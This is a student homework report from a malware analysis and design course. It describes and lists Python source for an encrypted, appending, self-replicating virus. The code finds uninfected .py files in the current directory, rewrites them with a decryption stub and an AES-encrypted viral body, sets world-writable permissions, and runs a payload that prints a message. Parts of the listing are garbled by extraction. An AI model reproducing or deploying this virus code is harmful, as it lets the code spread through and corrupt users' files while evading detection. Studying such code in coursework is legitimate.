## Malware analysis and design Homework No. 3

Vincenzo Arceri VR386484 Giovanni Liboni VR387955 Alberto Marini VR386641

May 25, 2016

## 1 Introduction

The purpose is to design a virus similar to the vbash one, except that it will be encrypted. Its structure is divided in two parts:

- 1. The first part of the code will be unencrypted and will simply consist of the decryption function. The key will be made of the first bytes of the infected virus.
- 2. The second part (the most important one) will consist of the main body of the virus.

The virus will be an appending one. It will spread as follows:

- 1. The decrypted routine retrieves the key from the infected file and decrypts the main body of the virus.
- 2. Once decrypted, the virus is executed.
  - (a) It looks for infected files.
  - (b) During the infection, it creates a specific key for each file (once again, a few bytes are taken from the target file), then encrypts its own main body and adds both the decrypting routine and the (encrypted) main viral body to the target file.
  - (c) A potential payload may be triggered (with or without a delayed action mechanism).

## 2 Virus design

We decide to write the homework assigned using the Python language. The virus is divided in two principal parts:

- virus decryption routine: it is not encrypted and it has to decrypt the encrypted virus program body and execute it;
- encrypted virus program body: it is encrypted (using the first line of the virus as the encryption key) and contains the infection and payload phases.

When the encrypted virus program body is decrypted and executed, it will do the following operations:

- search for potentially infectable file: the virus program body searches for others Python scripts into the current directory;
- check if the Python file is already infected: if so, skip the file and try with another one in order to prevent the over infection;
- infect the file: the main body of the virus appends, to the target, its own code composed, as the original virus, with the virus decryption routine and the encrypted virus program body, using the first line of the target as encryption key.

The Figure 1 shows graphically what it was explained above.

## 3 Implementation

The code shown below corresponds to the virus decryption routine, whereas the second portion of code corresponds to the encrypted virus program body; note that the encrypted virus program body is already encrypted in the virus decryption routine, at line 23.

```
# Open the virus itself
   this = open(__main__.__file__, 'r')
   # Set copy variable to False
   copy = False
   # Initialize an empty string
   cipher_payload = ''
   # Search for the encrypted main body of the virus
   # and copy it into cipher_payload
9
   for line in this:
10
      if line.strip() == '# Start payload':
11
          copy = True
12
      elif line.strip() == '# End payload':
13
         copy = False
14
      elif copy:
15
          cipher_payload = cipher_payload + line
16
   # Decrypt the main body of the virus and execute it.
17
   e = decrypt(cipher_payload[1:])
   exec e
```




Figure 1: Virus design

```
20
21
   # Encrypted main body of the virus
   # Start payload
   #NpvtmqJT43JyqT/ubKnOIohtnxVkmEl...
   # End payload
   import os
   # Function to check if a file is already infected
   def is_infected(filename):
      # Open file
      f = open(filename, 'r')
5
      # Read all lines
6
      lines = f.readlines()
7
      # If the numbers of lines is less than 46 then the file is not infected
      if len(lines) < 46:
         return False
10
      # if the (lines minus 46)-th line starts with '#####...# First script python'
11
      # then the file is infected; otherwise it's not infected
      return lines[len(lines) - 46].startswith('######...# First script python')
14
   # Function to infect a file
15
   def infect(filename):
16
      # Rename the file as a temporary file
17
      os.rename(filename, filename + '-copy')
18
      # Create a new file named as previous file
19
      destination = open(filename, 'w')
20
      # Set execution permission to the file
21
      os.chmod(filename, 0777)
22
      # Open the temporary file
23
      source = open(filename + '-copy', 'r')
24
      # Open this file
25
      this = open(__main__.__file__, 'r')
26
27
      # Copy the content of this file into the destination file
28
      for line in source:
29
30
         destination.write(line)
31
      # Write the signature
      destination.write("\n##############...# First script python\n")
      destination.write("# coding=utf-8\n")
      destination.write("# Start Unencrypted\n")
34
      # Set copy to False, virus unencrypted body not found yet
      copy = False
36
      # Initialize result
37
      result = ''
38
      # Copy the unencrypted payload into the new file
39
      # only if the string '# Start Unencrypted' is found
40
      for line in this:
41
          if line.strip() == '# Start Unencrypted':
42
             copy = True
43
          elif line.strip() == '# End Unencrypted':
44
             destination.write('# End Unencrypted')
             copy = False
46
          elif copy:
47
             destination.write(line);
48
```

```
# Write the malicious payload at the end of file
49
      destination.write("\n# Start payload\n")
50
      destination.write("#")
51
      # Encrypt the body of virus with the first line of the target file
      destination.write(str(encrypt(e, filename)))
53
      destination.write("\n# End payload")
      # Remove the temporary copy of the file
55
      os.remove(filename + '-copy')
56
      source.close()
57
      destination.close()
58
      this.close()
59
60
61
   # Function to find and infect files in the current directory
   def find_and_infect_files():
62
      path = '.'
63
      # Lists all files inside current directory
64
65
      dirs = os.listdir(path)
66
      # For each file try to infect it
67
      for filename in dirs:
68
          \#\ If\ file\ ends\ with\ .py\ and\ it\ is\ not\ already\ infected
69
          if filename.endswith('.py') and (not is_infected(filename))
70
             print "Infected " + str(filename)
71
             # Infect file with the virus
72
             infect(filename)
73
74
   # Function to encrypt
75
   def encrypt(data,filename):
76
      source = open(filename + '-copy', 'r')
77
      # Generate a new random initialization vector
78
      iv = Random.new().read(AES.block_size)
79
      # Read first 24 bytes to create the key to encrypt data
80
      cipher = AES new(StringIO StringIO(source) read(24), AES MODE_CFB, iv)
81
      # Encrypt data
      encrypted = iv + cipher.encrypt(data)
83
84
      source.close()
      # Encode encrypted data in base64
86
      return base64.b64encode(encrypted)
87
88
   # Malicious payload to execute
89
   def payload():
90
      print "This file is infected! Mhuahauhauahau!"
91
92
   # Find and infect files
   find_and_infect_files()
   # Execute the payload
  payload()
```